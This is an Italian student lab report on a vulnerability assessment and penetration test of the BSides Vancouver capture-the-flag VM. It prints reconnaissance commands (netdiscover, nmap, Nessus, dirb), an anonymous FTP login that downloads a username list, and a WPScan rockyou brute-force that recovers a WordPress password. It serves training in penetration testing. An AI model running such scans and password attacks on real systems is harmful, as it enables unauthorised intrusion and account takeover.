

# Progetto Fine Modulo W16D4

## FASE VA

In questo progetto abbiamo descritto le attività di sicurezza condotte su una macchina vulnerabile, in questo caso abbiamo usato la macchina BSides Vancouver, all'interno di un ambiente simulato. L'obiettivo è quello di svolgere un'analisi di tipo **Vulnerability Assessment** e, successivamente, un **Penetration Testing**.

Per poter operare abbiamo innanzitutto impostato gli IP di Kali, la quale sarà la nostra macchina di attacco. Subito dopo colleghiamo la macchina BSides Vancouver tramite interfaccia **bridge** alla stessa rete di Kali. In quest'ultima macchina non ci è possibile identificare l'indirizzo IP in quanto l'accesso alla macchina non è possibile senza le credenziali.

Avendo l'accesso alla macchina negato bisogna, tramite una ricognizione, identificare l'host.

Per poterlo identificare è possibile utilizzare la tecnica del **brute force** ma eviteremo in quanto richiede molto tempo. Si opta quindi per l'utilizzo di strumenti di rete per identificare l'host:

- **Netdiscover**, identifica l'host target sulla rete locale;
- **Nmap**, mappa porte e servizi attivi;
- **Nessus**, rileva vulnerabilità note nel sistema target.

Il nostro obiettivo è quello di ottenere i privilegi di **root** e identificare la CTF.

Come prima cosa utilizziamo **Netdiscover**, il quale ci serve ad identificare gli host attivi all'interno della rete locale. Grazie ad esso possiamo individuare rapidamente i dispositivi connessi senza conoscere gli IP

```
(root@kali)-[/home/kali]  
# netdiscover -r 192.168.1.0/24
```

Con il comando riportato nell'immagine abbiamo **netdiscover** che ci serve ad identificare gli host attivi sulla rete **LAN**; **-r** specifica un range di indirizzi ip ed infine **192.168.1.0/24** indica la rete da analizzare.

```
Currently scanning: Finished! | Screen View: Unique Hosts
```

15 Captured ARP Req/Rep packets, from 7 hosts. Total size: 900

| IP            | At MAC Address    | Count | Len | MAC Vendor / Hostname            |
|---------------|-------------------|-------|-----|----------------------------------|
| 192.168.1.1   | b8:d5:26:03:6f:18 | 9     | 540 | Zyxel Communications Corporation |
| 192.168.1.77  | 9a:69:5e:6d:46:1b | 1     | 60  | Unknown vendor                   |
| 192.168.1.236 | 30:16:9d:98:82:d1 | 1     | 60  | MERCUSYS TECHNOLOGIES CO., LTD.  |
| 192.168.1.244 | 08:00:27:75:36:58 | 1     | 60  | PCS Systemtechnik GmbH           |
| 192.168.1.149 | a4:ce:da:6d:5f:94 | 1     | 60  | Arcadyan Corporation             |
| 192.168.1.248 | 1a:1c:28:c1:d8:8c | 1     | 60  | Unknown vendor                   |
| 192.168.1.200 | 6a:fd:21:c6:76:c2 | 1     | 60  | Unknown vendor                   |

Dalla foto possiamo notare che tra gli IP individuati. Se osserviamo in particolare l'indirizzo IP 192.168.1.244 ha un indirizzo **MAC** che viene spesso associato alle VM Oracle. Se si prova a fare un test di ping a quell'indirizzo IP possiamo notare che è possibile comunicare con esso.

```
(kali㉿kali)-[~]  
$ ping 192.168.1.244  
PING 192.168.1.244 (192.168.1.244) 56(84) bytes of data:  
64 bytes from 192.168.1.244: icmp_seq=1 ttl=64 time=0.183 ms  
64 bytes from 192.168.1.244: icmp_seq=2 ttl=64 time=0.219 ms  
64 bytes from 192.168.1.244: icmp_seq=3 ttl=64 time=0.192 ms
```

Dopo essere riusciti a trovare l'indirizzo IP del target faremo una scansione con **Nmap** per individuare le porte aperte, i servizi in esecuzione e i banner dei servizi attivi.

```
(kali㉿kali)-[~]  
$ nmap -sS -sV -T4 192.168.1.244  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-15 13:23 EDT  
Nmap scan report for bsides2018.home-life.hub (192.168.1.244)  
Host is up (0.000084s latency).  
Not shown: 997 closed tcp ports (reset)  
PORT      STATE SERVICE VERSION  
21/tcp    open  ftp      vsftpd 2.3.5  
22/tcp    open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)  
80/tcp    open  http     Apache httpd 2.2.22 ((Ubuntu))  
MAC Address: 08:00:27:75:36:58 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)  
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 6.37 seconds
```

I comandi usati in questa scansione con nmap servono a: mandare pacchetti SYN per vedere se una porta è aperta senza completare la connessione TCP (-sS); cercare di identificare quale servizio è in ascolto su ogni porta e quale versione è in uso (-sV); aumentare la velocità (T4); l'indirizzo ip target della scansione (192.168.1.244).

Con questi comandi siamo riusciti a scoprire che le porte 21 ftp, 22 ssh e 80 http sono aperte e che il target espone servizi potenzialmente vulnerabili, i quali verranno analizzati da **Nessus**.

Tramite Nessus possiamo rilevare le configurazioni errate, software obsoleti e vulnerabilità. Nessus è stato configurato su Kali in modo da effettuare una scansione mirata verso l'host 192.168.1.244. La scansione è stata effettuata in modo da ottenere una mappatura completa delle vulnerabilità presenti.

| Vulnerabilities |           |           |            |        | Total: 43                                        |
|-----------------|-----------|-----------|------------|--------|--------------------------------------------------|
| SEVERITY        | CVSS V3.0 | VPR SCORE | EPSS SCORE | PLUGIN | NAME                                             |
| CRITICAL        | 10.0      | -         | -          | 201429 | Canonical Ubuntu Linux SEoL (12.04.x)            |
| MEDIUM          | 5.3       | 5.9       | 0.0032     | 88098  | Apache Server ETag Header Information Disclosure |
| MEDIUM          | 4.3*      | -         | -          | 90317  | SSH Weak Algorithms Supported                    |
| LOW             | 3.7       | 1.4       | 0.0307     | 70658  | SSH Server CBC Mode Ciphers Enabled              |
| LOW             | 3.7       | -         | -          | 153953 | SSH Weak Key Exchange Algorithms Enabled         |
| LOW             | 2.1*      | 2.2       | 0.0037     | 10114  | ICMP Timestamp Request Remote Date Disclosure    |
| LOW             | 2.6*      | -         | -          | 71049  | SSH Weak MAC Algorithms Enabled                  |
| INFO            | N/A       | -         | -          | 18261  | Apache Banner Linux Distribution Disclosure      |
| INFO            | N/A       | -         | -          | 48204  | Apache HTTP Server Version                       |
| INFO            | N/A       | -         | -          | 39520  | Backported Security Patch Detection (SSH)        |
| INFO            | N/A       | -         | -          | 39521  | Backported Security Patch Detection (WWW)        |

Qui possiamo notare che non ci sono molte vulnerabilità note che potremmo sfruttare tranne quelle con le porte aperte che abbiamo trovato tramite Nmap.

Dopo aver utilizzato alcuni tool per scovare più informazioni possibili proviamo a collegarci ad internet sulla porta aperta 80.




Grazie all'accessibilità del servizio HTTP è possibile integrare all'analisi uno strumento di directory brute-forcing come dirb. Con questo approccio possiamo trovare directory o file nascosti non elencati nel sito principale, i quali potrebbero contenere file di backup, interfacce

vulnerabili o pannelli di login.


```
(kali㉿kali)-[~]  
$ dirb http://192.168.1.244  
  
_____  
DIRB v2.22  
By The Dark Raver  
_____  
  
START_TIME: Sun Jun 15 13:45:59 2025  
URL_BASE: http://192.168.1.244/  
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt  
  
_____  
  
GENERATED WORDS: 4612  
  
—— Scanning URL: http://192.168.1.244/ ——  
+ http://192.168.1.244/cgi-bin/ (CODE:403|SIZE:289)  
+ http://192.168.1.244/index (CODE:200|SIZE:177)  
+ http://192.168.1.244/index.html (CODE:200|SIZE:177)  
+ http://192.168.1.244/robots (CODE:200|SIZE:43)  
+ http://192.168.1.244/robots.txt (CODE:200|SIZE:43)  
+ http://192.168.1.244/server-status (CODE:403|SIZE:294)  
  
_____  
  
END_TIME: Sun Jun 15 13:46:00 2025  
DOWNLOADED: 4612 - FOUND: 6
```

Tra i risultati ottenuti, notiamo il file robots.txt. Questo file è utilizzato per indicare ai crawler dei motori di ricerca quali percorsi non indicizzare, ma spesso può contenere percorsi sensibili o nascosti che gli sviluppatori preferiscono non esporre pubblicamente. In questo contesto il file

rappresenta una fonte indiretta di informazioni riservate.



Se proviamo ad aggiungere nella barra degli indirizzi il nome del file ci apparirà questo. Successivamente, accedendo alla directory /backup\_wordpress vedremo:





Accedendo alla directory è stato possibile visualizzare un sito WordPress. Nella home page possiamo chiaramente vedere che il sito non è più contenuto ed è, di conseguenza, un potenziale rischio dal punto di vista della sicurezza.

Per effettuare una ricognizione del **CMS** e dei suoi componenti è stato utilizzato il tool **WPScan**.

WPScan è uno strumento di sicurezza progettato per analizzare siti web basati su WordPress, inoltre permette di effettuare una ricognizione automatizzata per riuscire ad identificare:

- Versione del core di WordPress installato;
- Vulnerabilità note associate al core, ai plugin o ai temi;
- Plugin e temi attivi;
- Utenti registrati;
- Configurazioni deboli.



Dall'immagine possiamo notare che sono state riportate dalla scansione numerose vulnerabilità le quali saranno in seguito sfruttabili per il **PT**.

Nell'analisi delle porte è stato rilevato sulla porta 21 il servizio FTP. Abbiamo verificato se il server accettasse connessioni in modalità anonima, la quale usiamo per rendere pubblicamente accessibili determinati file. Si testa con il seguente comando:

```
(kali@kali)-[~]  
$ ftp 192.168.1.244
```

Inserendo il nome utente "anonymous" il server ha permesso l'accesso senza la richiesta di una password. Questo indica che FTP è configurato per consentire l'accesso pubblico, il quale rappresenta una fonte di vulnerabilità in quanto permette all'attaccante di: scaricare file riservati, verificare la struttura interna del filesystem e cercare backup o credenziali.

Una volta effettuato l'accesso abbiamo elencato le directory disponibili tramite comando **ls** e **ls -a** (per i file nascosti).



```
File Actions Edit View Help  
--(kali@kali)-[~]  
_ $ ftp 192.168.1.244  
Connected to 192.168.1.244.  
220 (vsFTPd 2.3.5)  
Name (192.168.1.244:kali): anonymous  
330 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp> ls  
229 Entering Extended Passive Mode (|||47876|).  
350 Here comes the directory listing.  
d-rwxr-xr-x  2 65534  65534   4096 Mar 03 2018 public  
226 Directory send OK.  
ftp> ls -la  
229 Entering Extended Passive Mode (|||64567|).  
350 Here comes the directory listing.  
d-rwxr-xr-x  3 0 0   4096 Mar 03 2018 .  
d-rwxr-xr-x  3 0 0   4096 Mar 03 2018 ..  
d-rwxr-xr-x  2 65534  65534   4096 Mar 03 2018 public  
226 Directory send OK.  
ftp> cd public  
250 Directory successfully changed.  
ftp> ls  
229 Entering Extended Passive Mode (|||8563|).  
350 Here comes the directory listing.  
-rwxr--r--  1 0 0   31 Mar 03 2018 users.txt.bk  
226 Directory send OK.  
ftp> ls -la  
229 Entering Extended Passive Mode (|||29830|).  
350 Here comes the directory listing.  
d-rwxr-xr-x  2 65534  65534   4096 Mar 03 2018 .  
d-rwxr-xr-x  3 0 0   4096 Mar 03 2018 ..  
-rwxr--r--  1 0 0   31 Mar 03 2018 users.txt.bk  
226 Directory send OK.  
ftp> get users.txt.bk  
local: users.txt.bk remote: users.txt.bk  
229 Entering Extended Passive Mode (|||49273|).  
350 Opening BINARY mode data connection for users.txt.bk (31 bytes).  
3085 [.....]  
226 Transfer complete.  
31 bytes received in 00:00 (95.19 KIB/s)  
ftp> type  
221 Goodbye.  
--(kali@kali)-[~]  
_ $
```

Una volta ottenuto il file andremo a usare un comando per svelare il contenuto



```
(kali@kali)-[~]  
_ $ cat users.txt.bk  
abatchy  
john  
maie  
anne  
doomguy
```



Quelli trovati sono ulteriori username per accedere alla pagina login di wordpress. Utilizzando gli username noteremo che alcuni risultano “inesistenti” facendoci capire quale username sia effettivamente un utente.



Questo è un esempio di utente “inesistente” ma se proviamo ad utilizzare gli username “john” e “admin” abbiamo un diverso risultato



Adesso proveremo ad effettuare attacchi di brute force in modo da trovare password degli username.

## FASE PT

Durante la fase del **Penetration Test**, abbiamo simulato un attacco di tipo brute force sull'utente john, individuato precedentemente nell'enumerazione di utenti. L'obiettivo del nostro attacco è quello di

verificare la resistenza delle credenziali utilizzate dall'utente, sfruttando una lista di password comuni per cercare di individuare quella corretta.

```
File Actions Edit View Help
kali@kali:~$ wpscan --url http://192.168.1.244/backup_wordpress -u john -P /usr/share/wordlists/rockyou.txt

WordPress Security Scanner by the WPScan Team
Version 3.8.22
Sponsored by Automattic - https://automattic.com/
@WPSpan_, @ethicalhacker, @erwan_lr, @firefart

+ URL: http://192.168.1.244/backup_wordpress/ [192.168.1.244]
+ Started: Sun Jun 15 19:17:16 2025

Interesting Finding(s):

- Headers
  Interesting Entries:
  - Server: Apache/2.2.22 (Ubuntu)
  - X-Powered-By: PHP/5.3.18-1ubuntu3.26
  Found By: Headers (Passive Detection)
  Confidence: 100%

- XML-RPC seems to be enabled: http://192.168.1.244/backup_wordpress/xmlrpc.php
  Found By: Direct Access (Aggressive Detection)
  Confidence: 100%
  References:
  - http://codex.wordpress.org/XML-RPC_Pingback_API
  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

- WordPress readme found: http://192.168.1.244/backup_wordpress/readme.html
  Found By: Direct Access (Aggressive Detection)
  Confidence: 100%

- Upload directory has listing enabled: http://192.168.1.244/backup_wordpress/wp-content/uploads/
  Found By: Direct Access (Aggressive Detection)
  Confidence: 100%

- The external WP-Cron seems to be enabled: http://192.168.1.244/backup_wordpress/wp-cron.php
  Found By: Direct Access (Aggressive Detection)
  Confidence: 60%
  References:
  - https://www.iplocation.net/defend-wordpress-from-ddos
  - https://github.com/wpscanteam/wpscan/issues/1299

- WordPress version 4.5 identified (Insecure, released on 2016-04-12).

WordPress version 4.5 identified (Insecure, released on 2016-04-12).
Found By: Ras Generator (Passive Detection)
- http://192.168.1.244/backup_wordpress/feed-rs2, <generator>https://wordpress.org/?v=4.5</generator>
- http://192.168.1.244/backup_wordpress/feed-comments-rs2, <generator>https://wordpress.org/?v=4.5</generator>

WordPress theme in use: twenty sixteen
Location: http://192.168.1.244/backup_wordpress/wp-content/themes/twenty sixteen/
Last Updated: 2025-04-15T08:00:00-0800
Readme: http://192.168.1.244/backup_wordpress/wp-content/themes/twenty sixteen/readme.txt
[!] The version is out of date, the latest version is 3.5
Style URL: http://192.168.1.244/backup_wordpress/wp-content/themes/twenty sixteen/style.css?ver=4.5
Style Name: Twenty Sixteen
Style URI: https://wordpress.org/themes/twenty sixteen/
Description: Twenty Sixteen is a modernized take on an ever-popular WordPress layout - the horizontal masthead wi...
Author: the WordPress team
Author URI: https://wordpress.org/
Found By: Css Style In Homepage (Passive Detection)

Version: 1.2 (80% confidence)
Found By: Style (Passive Detection)
- http://192.168.1.244/backup_wordpress/wp-content/themes/twenty sixteen/style.css?ver=4.5, Match: 'version: 1.2'

Enumerating All Plugins (via Passive Methods)

No plugins found.

Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:00
No Config Backups Found.

Performing password attack on Xmlrpc against 1 user/s
SUCCESS! - john / enigma
Trying john / paulo Time: 00:04:29 <

Valid Combinations Found:
1 Username: john, Password: enigma

